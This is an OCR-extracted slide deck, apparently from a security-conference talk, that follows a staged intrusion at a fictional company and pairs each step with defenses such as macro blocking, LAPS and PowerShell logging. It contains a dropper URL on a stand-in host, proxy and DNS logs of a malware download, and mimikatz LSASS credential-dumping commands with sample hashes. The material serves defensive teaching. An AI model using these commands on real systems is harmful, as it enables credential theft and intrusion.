


REAL
INCIDENTS

REAL
SOLUTIONS

OUR PERSPECTIVES




RAPID7



@GREATM4E

@JORDANNA ME

DEFEND



Building & Assessing Security Programs



Preparing for & Responding to Incidents



RESPOND

OUR STORY FOR YOU

A REALISTIC ATTACK

7 PM: 🍌

AS&A's IP stolen by
competitor

MRP Database
Accessed

4:52PM



Domain Admin

1:52 PM

Lateral Movement

9:33 AM

Local Admin

The Real Malware

9:31 AM

9:30 AM

Dropper



Malicious Email

9:06 AM



EVERYTHING IS FINE


ACME STEEL & ANVILS

NEXT GEN & BOURBON



STEP 1 THE EMAIL

FROM:
INVOICING@MINING.BIZ



- ANTI SPAM
- MAIL AV
- ENDPOINT AV
- SANDBOXING
TECHNOLOGY
- USER AWARENESS

Typical
Defenses

STEP 1 THE EMAIL COULD BE...


- CEO SCAM
- MALICIOUS LINK
- ATTACHMENT: WORD





- BLOCK MACROS (GPO)
- HARDEN OFFICE
- EMET: OFFICE

FREE
&
EFFECTIVE





- Click-To-Play
- Whitelist Sites For
Plugins
- Deny Old Plugins
- GPO Available 👍
- Emet Me Too!

FREE

&

EFFECTIVE



- UNCLASSIFIED SITES
- RECENTLY REGISTERED DNS
- FILE TYPE BLOCKING (.ZIP/
ENCRYPTED)
- LINK REWRITING

Extra
Config

STEP 2
DROPPER
FETCHES
MALWARE

[HTTPS://
EVIL.PLUMBING/LOL.EXE](https://evil.plumbing/lol.exe)



- NGFW
- PROXY
- ENDPOINT AV
- SANDBOXING
TECHNOLOGY

Typical
Defenses

- DNS/PROXY STUFF
- TLS/SSL DECRYPTION
- DISALLOW EXE
DOWNLOADS
- BLOCK ADS!



Extra
Config

P R O X Y

2016-06-32 09:31:18 153 192.168.173.49 206 TCP_NC_MISS 6609 291
GET HTTPS DELLUPDATER.DELL.COM HTTPS://EVIL.PLUMBING/KIT/
PWNT.EXE - - EVIL.PLUMBING

APPLICATION/OCTET-STREAM "MICROSOFT BITS/7.5" OBSERVED
TECHNOLOGY/INTERNET - 10.0.42.187 SG-HTTP-SERVICE

D N S

6/32/2016 09:31:09 AM 1410 PACKET 000000001B4142E0 UDP RCV
10.0.42.187 46A9 Q [0001 D NOERROR] A
EVIL(3)PLUMBING(0)

6/32/2016 09:31:09 AM 1410 PACKET 000000000F943280 UDP RCV
64.183.555.1 94D8 R Q [1084 A NOERROR] A
EVIL(3)PLUMBING(0)

STEP 3
REAL
MALWARE
RUNS

CREDENTIALS
HARVESTED



- **ENDPOINT Av**
- **ADVANCED ENDPOINT
THINGS (TM)**
- **NGFW**

**Typical
Defenses**



- REGULAR USERS.
- VULNERABILITY
MANAGEMENT BASICS
- DA ON WORKSTATIONS:
NOT EVEN ONCE
- LSA HARDENING
- WINDOWS DEVICE
GUARD

FREE
DEFENSE

- POWERSHELL LOGGING!
POWERSHELL, BITS,
SMBSHARE, MORE! YAY!
- POWERSHELL
CONSTRAINED MODE
WITH APPLOCKER

POWERSHELL
DEFENSE

STEP 4

LOCAL ADMIN PRIVILEGES



?

Typical
Defenses

- **EVERYTHING WE SAID
BEFORE**
- **RANDOMIZE LOCAL
ADMIN WITH LAPS**
- **BE CAREFUL WITH
DEPLOYMENT AND
LOGON SCRIPTS/GPP**
- **HARDENING**

**FREE
DEFENSE**

potato.exe RAT contains mimikatz password credential harvester

attacker dumps local passwords using mimikatz

//Need mimikatz output for local admin

mimikatz # inject::process lsass.exe sekurlsa.dll

PROCESSENTRY32(lsass.exe).th32ProcessID = 488

Attente de connexion du client...

Serveur connecté à un client !

Message du processus :

Bienvenue dans un processus distant

Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

mimikatz # @getLogonPasswords

Authentication Id : 0;434898

Package d'authentification : NTLM

Utilisateur principal : administrator

Domaine d'authentification : ACMEACTIVEDIR

msv1_0 : lm{ AAD3B435B51404EEAAD3B435B51404EE }, ntlm{ B8452A5A6E2CA1ADD1CECDEB9E0EBD8D }

wdigest : JordanIsADouche

tspkg : JordanIsADouche

LAPS

- RANDOMIZED
- AUTOMATED
- DELEGATED
(MS-MCS-AdmPwd)
- FREE AS IN BEER
(AS IN **FREE** BEER)



LOCAL ADMINISTRATOR PASSWORD
SOLUTION

LAPS

81CLIENT Properties

General Operating System Member Of Delegation Password Replication
Location Managed By Object Security Dial-in Attribute Editor

Attributes:

